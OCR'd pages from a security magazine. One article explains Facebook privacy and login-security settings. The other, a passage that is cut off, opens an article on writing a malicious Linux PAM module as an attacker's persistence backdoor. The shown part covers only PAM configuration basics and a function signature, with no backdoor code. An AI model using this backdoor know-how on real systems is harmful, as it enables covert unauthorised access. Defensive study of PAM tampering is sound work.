


Figure 33. *Login notification settings*




Figure 34. *Login approvals' settings*

valuable is very disputable. Following link [Figure 31] named "Download your Facebook Information" is a good way to check how many information stores on Facebook data-centers as important part of controlling what you share. In addition, this copy may be very useful in case you lost your mobile phone contained many photos. When you download there is no way to select desirable data to download. The entire zip file you download covers following data types according last Facebook news:

- Your profile or timeline information (as your contact information, interests, groups)
- Wall or timeline posts and content that you and your friends have posted to your profile (timeline)
- Photos and videos that you have uploaded to your account
- Your friend list
- Your friends' names and some of their email (if they've allowed this in their account settings) addresses
- Notes you have created
- Events to which you have
- Your sent and received messages
- Any comments that you and your friends have made on your Wall or timeline posts, photos, and other profile or timeline content

This file excludes any other friends information that non-related your profile even if it's a comments you've made on posts and photos. When file will be ready you've received an email notification that provides link to download. A typical time is around 5 hours. When you download your information, Facebook requires you to confirm your identity before you can complete the process. First of all, Facebook send an email to the email addresses that's listed on your Facebook account to ensure that you initiated the process. Once you receive the email, you will have to re-enter your password. If you are using a public computer or one you do not use regularly, you may also have to solve a friend photo captcha or an SMS captcha via your mobile phone.

On *Security* tab Facebook shows a basic security setting of controlling your identity when try to login or while your browsing on Facebook. Security Browsing is clearly to understand and must be set into "https" type. However, some applications can't manage with this setting like a FBRSS. So, when you need to extract new RSS links regarding to your friends or fun-pages you should switch it, open application and switch back this setting. Login notifications as a feature is very useful to be informed if anyone has pass a successfully login to kick out somebody and change password or pair "email plus password". Recently feature is text notification if you provide Facebook with your mobile phone number despite you're 24-hour online like BlackBerry user to get emails and control this. Login approvals [Figure 34] as a feature is very strong feature to use, because it's expand the previous setting give you two-factor authentication by verifying all unrecognized attempts to login into your Facebook account. Login approvals use text message (SMS) confirmations to bet you to enter a security code that Facebook text to your mobile phone. If you lose your phone you can always log in using a recognized computer. Applications Passwords are useful to don't save your real Facebook password anywhere you have to. A set of recognized devices [Figure 36] fills anytime when verify new "device" after successfully login. Each record store the last

Figure 35. *Facebok one-time password's settings*




Figure 36. *Recognized devices settings*




Figure 37. *Active sessions settings*




Figure 38. *Facebook account deactivation settings*

date of use, therefore if you've can't use it during two month, you should remove these devices with an easy conscience. The active sessions [Figure 37] are some kind of recognized devices because indicates all your non-sign out activities. Some of them maybe mobile as Wikitude, or some activities you forget on shared PC or work PC. Also, you can deactivate your account [Figure 38] by reason, for example, you already have one more account stored more relevant information, or you create one only for test. As you can see on Figure 38, if you have developed applications or Facebook pages you should to choose close them or keep in non-editable state; you're allow reassign new admins for yours groups too.




Figure 39. *Notification settings*




Figure 40. *Subscribers' settings*

The Facebook *Notification* tab brings [Figure 39] control to be inform about any events happened by selecting all or only desirable events. This features leads more to security control than simple notification because you'll know if you tagged on somebody photos except strange trend to post photos like scenic wallpapers on which amount of friends tagged. To avoiding spam you're allow to check sending important news per day with summary news at the weekend. This isn't powerful way to avoid scam or get the most important updates on Facebook; some more useful web-services and tools are going to discuss in the second chapter of article.

The Facebook *Subscribers* tab shows [Figure 40] summary settings about your public posts. If this feature checked anyone, who want get news from you, is allowed to subscribe and read posts if they are not added as friends by you. It's useful for famous people, magazine, journalists. There you should decide who can comment your public posts among your friends, their friends or anyone including subscribers. Facebook improves publish feature of your account by linking with Twitter as one-way interaction from Facebook to the Twitter or from your Facebook pages to Twitter. To build backward linkage you should set up your Twitter account. That's why YouTube or MySpace account features is more powerful by providing ability to select the right notification way inside account. From this tab you can see what of your posts are public at current time by looking public part of your timeline.




Figure 41. *Applications' settings – 1*




Figure 42. *Applications' settings – 2*

The *Applications* tab is a first serious tab for security management. As I wrote before any social application doesn't know anything about your profile privacy settings, and build privacy over them. Application start as very useful to inform your friends crossing several networks like MySpace [Figure 41] by reposting your updates from MySpace to Facebook until the duplicate quantity is exceed any reasonable limits. In mention of that any technical part of social networks can be rebuilt such social applications regarding to the automatically cross-posting aren't a good way to keep privacy you forget what social networks are linked or posting your like about video on YouTube (by accident or not) to professional group like LinkedIn or Viadeo. Anyway you set up privacy settings for any application to control what types of your friends can be notified about your activity. Causes of these settings are part of Facebook Account Privacy Settings I discuss it further. A comparing the Figure 41 and Figure 42 shows that application asks you about required and additional permissions. Thus, my "Paper.li" application has an additional permission about posting to Facebook in my name. If you don't need to give such permission you're allow to remove it. Each application a static permission like data set [Figure 43] you granted. Such information is often to extract your basic information. It's discussing further, but you should note that the basic information often may include you public part when application install. Finally, any application like NutshellMail should be set to only me visibility because the logic sense is around extending your social notifications only for you. It's some kind of the best informing and interacting with the top social networks by emails.

The Facebook *Mobile* tab extend interaction by receiving and sending sms; there's no tips about security except one that I mentioned in my 3rd article on April 2011 "The Backroom Message That's Stolen Your Deal". Idea was based in misleading with text messages are the totally seems like Facebook messages or Twitter messages to attack your account.

The Facebook *Payments* tab is totally the same as a previous tab because it's only improving your social accounts by using online payments methods. The security idea is based on that you mustn't to link your real credit card. Instead of real card you should make "Virtual Card" or special card which would have a limited quantity of money. As far as I am concerned I use a Virtual QIWI card (*http://qiwi.com/en/*) for all online payments. It's very easy to destroy virtual and create new when Steam Community hacked and or your baking data may published.

The *Facebook Ads* tab allows [Figure 44] controlling your likes on any advertisements you'll see on Facebook. Facebook strives to show relevant and interesting advertisements to you and your friends. The content of a Facebook Ad is sometimes paired with news about social actions (e.g., liking a Page) that your friends have taken. Your friends might see news about the social actions you have taken in Facebook Ads. This news will only be shown to your confirmed friends and will adhere to applicable privacy settings you've set for your account. If a photo is used, it is your profile photo and not from your photo albums. There are no many variations how control user activity, so the most suitable set is equal to "No One" despite of only friends can see, because you can't choose list of friends who can see it.




Figure 43. *Data requesting per application*




Figure 44. *Facebook advertisement settings*




Figure 45. *Facebook general privacy settings*

Privacy Settings

The most powerful window to manage is shown on Figure 46 and includes following items:

- Public
  Public includes people who are not your friends on Facebook and people who are not in your school or work networks.
- Friends of friends
  The Friends of Friends option is available for minors only as the maximum audience they can share with. It allows minors to share with friends and their friends.
- Friends
  This option lets you post stuff to your friends on Facebook. If anyone else is tagged in a post, it becomes some kind of Friends because the audience expands to also include the tagged person and their friends.
- Friends except Acquaintances
  All friends except acquaintances list
- Only Me
  This option let's see something only for you. The most interesting when you don't want to share your birthday, but you need to fill it to pass social networks agreement
- Custom
  The Custom privacy setting lets you specify who is able and not able to view the content you share.

Figure 46. *The best Facebook privacy rules*




Figure 47. *Custom Privacy Setting*

When you choose Custom a pop-up box will appear. From the box, you can choose to share with or exclude specific networks, friends, and Friend Lists. In other words, you can make content visible to specific people or make content visible to work or school networks that you belong to, hide content from specific people or hide content from everyone so that only you can see it.

- Friends List
  Different friends list you made including auto created list by city tag or company tag

Most of them are obvious but first section named "Default Privacy" is most important because default security is a top fault when your private information becomes public. While "Public" and "Friends" sections are clear to understand, the section "Custom" regards to "Friends" by default. You have to set up custom section because if you use any application that doesn't provide you a full-management when posting news or photos, these three section always available for any application. Custom Privacy settings [Figure 47] include the white list of people of those posts are going to visible, black list of people who doesn't see your update and third list of tagged friends. White list covers friends of friends, friends, only me and




Figure 48. *How you connect settings*

Figure 49. *Received email outside Facebook*

specific person and lists while black list covers only specific people and list. Moreover, you have to input black list setting manually, but with suggestion if you remember how exactly person/list was named.

The *How you connect* section [Figure 48] stores security records about five parts:

- Who can look up your timeline by name or contact info?
  This part restricted via options limited by everyone, friend of friends and friends subscribers
- Who can send you friend requests?
  This part restricted via options limited by everyone, friend of friends subscribers
- Who can send you Facebook messages?
  This part restricted via options limited by everyone, friend of friends and friends subscribers. However, don't forget a username@facebook.com email address you set public to receive [Figure 49] emails. If restrict here "everyone" option you continue to receive emails messages sent directly by @facebook.com address
- Who can post on your timeline?
  This part restricted via options limited by friend subscribers and only me. Moreover, applications are equals you (it depends on your application settings). You can also control what your friends are going to post on your timeline in section "How Tags Work"
- Who can see posts by others on your timeline?
  This part restricted via options limited by Public, Friends of friends, Friends, Friends except Acquaintances, Only Me, Custom, Friends List

The *How Tag Work* section [Figure 50] stores security records linking between all Facebook substances may be linked. A tag links a person, page, or place to something you post, like a status update or a photo. For example, you can tag a photo to say who's in the photo or post a status update and say who you're with. Tagging people, pages and places in your posts lets others know more about who you're with, what's on your mind and where you are. When you tag someone, they'll be notified. When someone adds a tag of you to a post, your friends may see what you're tagged in on Facebook. The tagged post also goes on your profile (timeline). If you'd like, you can turn on Profile (Timeline) Review to review and approve each tagged post before it goes on your profile (timeline) or exclude some people from seeing tagged posts of you on your Wall (timeline). Also, tagging successfully works in the same way wherever you post even private groups. However, when you post to a group you can only tag other group members. So, when you tag someone, the audience you selected for your post can see as well as friends of the person you tagged (if the audience is set to Friends or more).

- Timeline Review of posts friends tag you in before they go on your timeline
  This part restricted via only two options (enable and disable) to control whether user has to approve posts where (s-)he tagged in before they go on your timeline.
- Tag Review of tags that friends want to add to your posts
  This part restricted via only two options (enable and disable) to control tags that your friends add to your content before they appear on Facebook.
- Tag Suggestions when friends upload photos that look like you
  This part restricted via options limited by Friends and No one (Only Me) to control audience who can tag suggestions while photo is uploading.
- Friends Can Check You Into Places using the mobile Places app
  This part restricted via only two options (enable and disable) to control map placed that be appear in your timeline with mobile applications. It's strongly recommended to turn on timeline preview to maximize cases you tagged and mapped to receive a notification when you're tagged in a post, including those with location. However, anyone can tag you in their posts, including when they also add location. But, if someone you're not friends with tags you, you'll receive a request to approve the tag before it appears on your profile (timeline). If you want to block someone from tagging you'll be surprised because there's no suitable feature for doing that; Instead, you have to turn on Profile (Timeline)




Figure 50. *How tag works*




Figure 51. *Application and web-site settings*

Review to approve all tags before they show up on your profile (timeline) and/or remove tags from location stories that you don't want to be included in.

The *Apps and Websites* section [Figure 51] stores security records about four parts:

- Apps you use
  Settings of application security were discussed in account settings and are totally the same. When you grant that permission, apps can store the information they receive, but they are not allowed to transfer your information without your consent or use your information for advertisements. Deleting an app from your profile (timeline) simply means that it will no longer have access to any new information that you share. If you would like a developer to permanently delete all of your information, you will need to contact the developer directly.
- How people bring your info to apps they use [Figure 52]
  This part covers all records of your basic information, your media links, education and works, your interesting (likes) including application activities, your web-site and online status. It regards only to application your friends use and not for previous privacy. Therefore the most rational points you may check are Bio (About you), your web-site, your links, notes and interests, your current city and work'n'education. Well, it bring some promotion on one hand, on other hand may minimize this list or uncheck all.
- Instant personalization
  Instant personalization covers cases when user uses several social services like Bing, Pandora, TripAdvisor, Yelp, Docs by providing information that user has made public. If you want provide this information you may uncheck this feature. Moreover, it's a two-sided way; if you uncheck it you can't activities when your friends use these web-sites as well as no one cans your activities because you don't share information. Instant personalization tends to extract mostly public information includes your name, profile picture, gender, networks, friend list, and any information you choose to share as Public. To access any non-public information, these websites must ask for explicit permission.
- Public search
- Public search covers visibility of your profile for search engine by checking this feature. However, almost all search engines cache information, your timeline information may be available for a period of time after you turn public search off. Everyone not logged on Facebook can see your name, profile picture, gender and networks as basic information that always visible to everyone; also your friend list and your likes, activities and interests if it was set up as public information.




Figure 52. *Public data for friends' application*

Figure 53. *Limitation for old posts*

The *Limit the Audience for Past Posts* section [Figure 53] stores security record to narrow your content




Figure 54. *Facebook blocking*

visibility from public to friends only except tagged persons. If you're concerned about who can see your past posts, there's a privacy tool to limit the audience for anything you've shared with more than your friends except public posts, however:

- You can't undo this action.
- This may result in people losing access to things that they previously commented on.
- People who are tagged and their friends can always see those posts as well.
- The tool limits visibility of past posts that were available to more than friends on your Wall (timeline); it doesn't make any posts that had a more private or custom setting open to Friends.
- You also have the option to individually change the audience of your posts. Just go to the post you want to change and choose a different audience.
- People who are tagged and their friends may see those posts as well.

The *Blocked People and Apps* section [Figure 54] stores records such as, blocked users by name or email, blocked application and event invites by name as well as blocked application. Restricting the privacy setting for Profile Visibility only limits other people's ability to view your tagged photos via your profile (timeline). It does not limit the ability of others to view these photos elsewhere on the site. Please keep in mind that the person who uploaded a photo chooses the audience for that photo. If other people are able to view photos you are tagged in, then it is because the owner of the photos has most likely set the privacy of the photo album so that everyone can see the photos in it. While there is the option to block people from viewing the "Photos of" section on your own profile (timeline), there is no way to restrict the visibility of a photo that you didn't upload.

YURY CHEMERKIN

Graduated at Russian State University for the Humanities (http://rggu.com/) in 2010. At present postgraduate at RSUH. Information Security Researcher since 2009 and currently works as mobile and social infosecurity researcher in Moscow. Experienced in Reverse Engineering, Software Programming, Cyber & Mobile Security Researching, Documentation, Security Writing as regular contributing. Now researchingCloud Security and Social Privacy. Contacts:

I have a lot of social contacts, that's way you're able to choose the most suitable way for you.

Regular blog: http://security-through-obscurity.blogspot.com

Regular Email: yury.chemerkin@gmail.com

Skype: yury.chemerkin

Other my contacts (blogs, IM, social networks) you'll find among http links and social icons before TimeLine section on Re.Vu: http://re.vu/yury.chemerkin

What is PAM and why do I care?

Pluggable Authentication Modules (PAM) is the main mechanism for Linux (as well as other Unix systems) that performs the authentication of the user every time they log in. PAM can be configured in a number of ways in order to authenticate the user in a variety of means such as using passwords, SSH keys, smart cards, etc.

What you will learn…

- What Pluggable Authentication Modules
- How PAM can be used

What you should know…

- Basic knowledge on Linux

PAM can be used to authenticate users not only when logging on to the system from the traditional logon screen, but also through services such as FTP, HTTP, SAMBA and other services can use the PAM. If an attacker is able to modify the integrity of the PAM system, then they are given the ability to modify the method for PAM to authenticate users which is a perfect situation for creating a back door that will be used to establish a path with which they can access systems again. This article will detail how a simple PAM module can be created that could be placed on a system to allow an attacker to access a system in the future. This would be useful if an attacker has already gained root access to a system and wants to ensure that they are able to access again if their original path in is corrected. This article will also be useful for anyone in charge of defending systems as it will give the reader an understanding of what to monitor on their systems to detect compromise as well as help in investigations.

Introduction to the PAM configuration file

All Linux distributions have a different method of configuring the PAM configuration as the PAM configuration is fairly versatile in the way rules can be written. This section will detail information specifically as it relates to Red Hat Enterprise Linux 6 as well as Centos 6 to give the reader understanding of the configuration which can be modified to any Linux OS that utilizes PAM. The configuration for PAM is in the `/etc/pam.d` directory. There are a number of files in the directory to deal with various services that use PAM such as SSHD, the Gnome login, SU and a bunch of other key services. If you go into the sshd file you will notice that the second line after the comment includes *auth include password-auth*. Looking at almost all the other files that deal with network services in the `/etc/pam.d` directory reveals that almost every service has this line in it. What this does is creates a single file *password-auth* to update to affect the rules of all services that include this line. This prevents the administrator from having to edit every single file if they want the change these policies. The system-auth is used for logging in for them console as well as utilizing the `su` command. The password-auth and system-auth files are two files are generally all that need to be edited in order to change the PAM policies unless the change only needs to be specific to a service. The configuration follows a pattern of:

```
<group>   <control flags>      <module and possibly
                                arguments>
```

The password-auth file is broken into four groups which are auth, account, password and session. Each of those groups then calls a module which can provide a number of functions. The different groups are displayed in Table 1.

Each of the modules is appended with, so which is a shared object. Some of these shared objects can take

Table 1. *Groups available in PAM configurations*

auth	Auth provides the main identification and authentication of the user. Generally this is through passwords, but can be other mechanisms such as smart cards. Pam_unix.so (this module is used in all of the groups) provides the main authentication piece that verifies the username and password of the user when they log in.
account	Account provides a number of services to verify is the account follows a number of rules. This can be used to lock out accounts after a certain number of tries, ensures that the user is in certain groups, etc.
password	This group is used when the user sets their password. This is primarily used to check for the password complexity when the user sets their password. Pam_cracklib.so can be set up to ensure a minimum number of characters are used, require lower case, uppercase and symbols, etc. Pam_unix.so here can allow you to change the type of encryption that is used (sha512 is now the default in Red Hat 6).
session	Responsible for setting up and tearing down a service. Is used by services in different ways. One specifc thing it does is mounts user's home directory and a lot of other functions that this article isn't too concerned with.

Table 2. *Available control flags in PAM configuration files*

Required	If this module doesn't succeed, the entire group will fail, which means the user won't be able to login or change their password. PAM will immediately stop evaluating further in the stack.
Requisite	Very similar to required in that if this module doesn't succeed the entire group will again fail, the only difference is that PAM will continue running through each of the modules. When it reaches then end though, it will still fail.
Optional	The module will be run, but what it returns is irrelevant.
Sufficient	If this module succeeds immediately allow the entire group to pass and PAM will no longer continue evaluating following modules.

arguments that change their function and how they operate.

All the rules are read from top to bottom in a particular group. After each module is run a value is returned of pass or fail, the control flag is evaluated to see whether to allow it to continue or not. The control flag can be required, requisite, optional or sufficient as explained by Table 2.

As has been explained there is a number of modules that are available with a number of arguments that can be passed in to customize each module. Documentation is stored in `/usr/share/doc/pam-1.1.1/` (replace the version number with another if you have a different Linux distribution). that contains each of the individual modules in depth.

A quick note about Red Hat/Centos is that there is an authconfig program that when run, overwrites all customized configurations. In order to prevent this from happening, simply disable the use of the authconfig program with the command:

```
chmod -x `which authconfig`
```

Creating your own PAM module for nefarious purposes

Creating a PAM module is generally done in C. This should only be done on non-production systems (obviously) as if a mistake is made it may prevent the user from logging into the system again (or let anyone logon). Writing modules is fairly simple and usually just involves creating a module with one or more custom functions. A module can be used in one or more of the groups such as auth, session, account and/or password as discussed above, in order to perform different functions depending on which group the module is being used in. The pattern for each of the functions is as follows:

```
PAM_EXTERN int pam_sm_FUNCTION(pam_handle_t *pamh,
int flags, int argc, const char **argv)
```

Function is to be replaced with one of the following with their matching group displayed in Table 3.

